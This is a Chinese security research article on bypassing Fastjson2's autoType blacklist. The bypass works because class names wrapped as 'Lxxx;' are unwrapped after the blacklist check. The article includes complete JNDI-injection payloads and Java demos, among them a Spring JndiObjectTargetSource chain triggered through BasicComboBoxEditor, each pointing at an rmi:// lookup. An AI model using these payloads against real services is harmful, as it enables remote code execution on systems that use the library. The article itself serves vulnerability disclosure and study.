

作者:lhy
本文為作者投稿,Seebug Paper 期待你的分享,凡經采用即有禮品相送! 投稿郵箱:paper@seebug.org
前言
Fastjson1在調用 JSON.parse 的時候出現過一些列的問題。早在 FastJson1.2.25-1.2.41 版本中就存在通過 L 與; 繞過的利用方法。
當時比較盛行的一種利用方式為
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl;","DataSourceName":"rmi://127.0.0.1:8085/xxx","AutoCommit":"false"}Fastjson在解析類名時會刪除開頭的 L 和 結尾的 ; 。
最近筆者在看Fastjson2的時候與Fastjson1的黑名單進行了一些比較,也發現了一些問題。
Fastjson2黑名單bypass
Fastjosn2測試版本
 <dependency>
      <groupId>com.alibaba.fastjson2</groupId>
      <artifactId>fastjson2</artifactId>
      <version>2.0.38</version>
  </dependency>
首先檢查一下在Fastjson2中 com/alibaba/fastjson2/reader/ObjectReaderProvider.java#checkAutoType 都做了什么。
 public Class<?> checkAutoType(String typeName, Class<?> expectClass, long features) {
        if (typeName == null || typeName.isEmpty()) {
            return null;
        }

        ...

        int typeNameLength = typeName.length();
        // 類名長度檢測
        if (typeNameLength >= 192) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        // 不允許第一個字符為 [
        if (typeName.charAt(0) == '[') {
            String componentTypeName = typeName.substring(1);
            checkAutoType(componentTypeName, null, features); // blacklist check for componentType
        }

        if (expectClass != null && expectClass.getName().equals(typeName)) {
            afterAutoType(typeName, expectClass);
            return expectClass;
        }

        boolean autoTypeSupport = (features & JSONReader.Feature.SupportAutoType.mask) != 0;
        Class<?> clazz;

        ...

        clazz = loadClass(typeName);

        if (clazz != null) {
            // 判斷是否為 QLDataSourceOrRowSet 類型的類
            if (ClassLoader.class.isAssignableFrom(clazz) || JDKUtils.isSQLDataSourceOrRowSet(clazz)) {
                throw new JSONException("autoType is not support. " + typeName);
            }

            if (expectClass != null) {
                if (expectClass.isAssignableFrom(clazz)) {
                    afterAutoType(typeName, clazz);
                    return clazz;
                } else {
                    if ((features & JSONReader.Feature.IgnoreAutoTypeNotMatch.mask) != 0) {
                        return expectClass;
                    }

                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                }
            }
        }

        afterAutoType(typeName, clazz);
        return clazz;
    }
眼尖的師傅一眼就可以發現了,在此時的版本中 Fastjson2 并沒有對 L 和 ; 的場景進行處理。也就是我們在解析字符的時候,是可以傳入 Lxxxx; 的。那么此時Fastjson2能否正確解析類呢。
然后我們跟進一下 com/alibaba/fastjson2/util/TypeUtils.java#loadClass 函數的處理流程。
public static Class loadClass(String className) {
    if (className.length() >= 192) {
        return null;
    }

    ...

    Class mapping = TYPE_MAPPINGS.get(className);
    if (mapping != null) {
        return mapping;
    }

    if (className.startsWith("java.util.ImmutableCollections$")) {
        try {
            return Class.forName(className);
        } catch (ClassNotFoundException e) {
            return CLASS_UNMODIFIABLE_LIST;
        }
    }

    // 可以看到此時 Fastjson2 是對 `Lxxx;` 進行了處理的
    if (className.charAt(0) == 'L' && className.charAt(className.length() - 1) == ';') {
        className = className.substring(1, className.length() - 1);
    }

    if (className.charAt(0) == '[' || className.endsWith("[]")) {
        String itemClassName = className.charAt(0) == '[' ? className.substring(1) : className.substring(0, className.length() - 2);
        Class itemClass = loadClass(itemClassName);
        if (itemClass == null) {
            throw new JSONException("load class error " + className);
        }
        return Array.newInstance(itemClass, 0).getClass();
    }

    ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
    if (contextClassLoader != null) {
        try {
            return contextClassLoader.loadClass(className);
        } catch (ClassNotFoundException ignored) {
        }
    }

    try {
        return JSON.class.getClassLoader().loadClass(className);
    } catch (ClassNotFoundException ignored) {
    }

    try {
        return Class.forName(className);
    } catch (ClassNotFoundException ignored) {
    }

    return null;
}
看起來我們可以用Fastjson1中的一些名單進行bypass了。
如何RCE
在上一節中說道,Fastjson2在解析字符串時,可以通過使用 Lxxx; 的形式繞過他的黑名單限制,但是除了對于類名的判斷,Fastjson2還有一些其他的黑名單檢測方式,比如在 checkAutoType 時判斷了一個類是否為 DataSource 相關的類。
讓我們具體調試一下。
首先利用之前的poc嘗試一下:
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl;","DataSourceName":"rmi://127.0.0.1:8085/xxx","AutoCommit":"false"}可以看到此時會去加載類了。

由于Fastjson2會對這個類名進行處理,所以不用擔心找不到這個類。

但是接下來Fastjson2還會進行進一步的判斷。

此時是無法過這個校驗的。也就是這個我們嘗試的poc在Fastjson2中無法使用。
要找到可以利用的POC也簡單,只需要找一個不是 Datasource 相關的類即可。如下:
public static void main(String[] args) {
    String poc = "{\"@type\":\"Lorg.apache.xbean.propertyeditor.JndiConverter;\",\"asText\":\"rmi://127.0.0.1:8089/test\"}";
    Object obj = JSON.parse(poc, JSONReader.Feature.UseNativeObject,
    JSONReader.Feature.SupportAutoType);
    System.out.println(obj);
}
在使用上面的這個POC時,需要一個依賴。
<dependency>
  <groupId>org.apache.xbean</groupId>
  <artifactId>xbean-reflect</artifactId>
  <version>4.15</version>
</dependency>
Spring框架中的依賴利用
為了繼續深入找到一個被更加廣泛引入的利用類,筆者對spring進行了進一步查找,發現在Spring中存在這么一個類:org.springframework.jndi.JndiObjectTargetSource ,這個類有一個 getTarget 方法,可以觸發JNDI的調用。下面是一個最小調用的demo。
String poc3 = "{\n" +
                "    \"@type\":\"Lorg.springframework.jndi.JndiObjectTargetSource;\",\n" +
                "    \"jndiName\": \"rmi://127.0.0.1:12312/Exp\",\n" +
                "    \"jndiTemplate\": {\n" +
                "        \"@type\":\"org.springframework.jndi.JndiTemplate\",\n" +
                "        \"environment\": {\n" +
                "            \"java.naming.factory.initial\": \"com.sun.jndi.rmi.registry.RegistryContextFactory\"\n" +
                "        }\n" +
                "    }\n" +
                "}";

JndiObjectTargetSource o = (JndiObjectTargetSource) JSON.parse(poc3, JSONReader.Feature.SupportAutoType);
o.getTarget();
然后可以看到,當parse出該對象后,如果觸發到了 getTarget 方法,就會調用到 JNDI的查詢。

為了讓這個利用更加好用,還需要想一個辦法讓他能自動調用到 JndiObjectTargetSource 對象的 getTarget 方法。
熟系 Fastjson1的師傅可能會想到通過 json path 的方式,可以直接取target進行觸發,但是這條路在 Fastjson2中是行不通的。
因此為了調用到 getTarget 方法,筆者這里想到了一條調用路徑為:setXXX -> toString -> getTarget 。在這里直接給出一條可以用的鏈。
{
    "@type":"javax.swing.plaf.basic.BasicComboBoxEditor",
    "item":{
        "@type":"com.alibaba.fastjson2.JSONObject",
        "a": {
            "@type":"Lorg.springframework.jndi.JndiObjectTargetSource;",
            "jndiName": "rmi://127.0.0.1:12312/Exp",
            "jndiTemplate": {
                "@type":"org.springframework.jndi.JndiTemplate",
                "environment": {
                    "java.naming.factory.initial": "com.sun.jndi.rmi.registry.RegistryContextFactory"
                }
            }
        }
    }
}
Fastjson2 在構造 BasicComboBoxEditor 對象時,會調用它的 setItem 方法,而 setItem 方法會調用到 JSONObject 的 toString 方法,然后會進一步調用到 JndiObjectTargetSource 的 getTarget 方法。有興趣的師傅可以自行調試一下。
完整利用demo如下。
String poc = "{\n" +
                "    \"@type\":\"javax.swing.plaf.basic.BasicComboBoxEditor\",\n" +
                "    \"item\":{\n" +
                "        \"@type\":\"com.alibaba.fastjson2.JSONObject\",\n" +
                "        \"a\": {\n" +
                "            \"@type\":\"Lorg.springframework.jndi.JndiObjectTargetSource;\",\n" +
                "            \"jndiName\": \"rmi://127.0.0.1:12312/Exp\",\n" +
                "            \"jndiTemplate\": {\n" +
                "                \"@type\":\"org.springframework.jndi.JndiTemplate\",\n" +
                "                \"environment\": {\n" +
                "                    \"java.naming.factory.initial\": \"com.sun.jndi.rmi.registry.RegistryContextFactory\"\n" +
                "                }\n" +
                "            }\n" +
                "        }\n" +
                "    }\n" +
                "}";

Object o = (Object) JSON.parse(poc, JSONReader.Feature.SupportAutoType);
后言
其實這種bypass也不是Fastjson2全版本通殺的,原因在于只有 2.0.14 版本開始,loadClass 才會對 L 和 ; 進行處理。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/3017/
暫無評論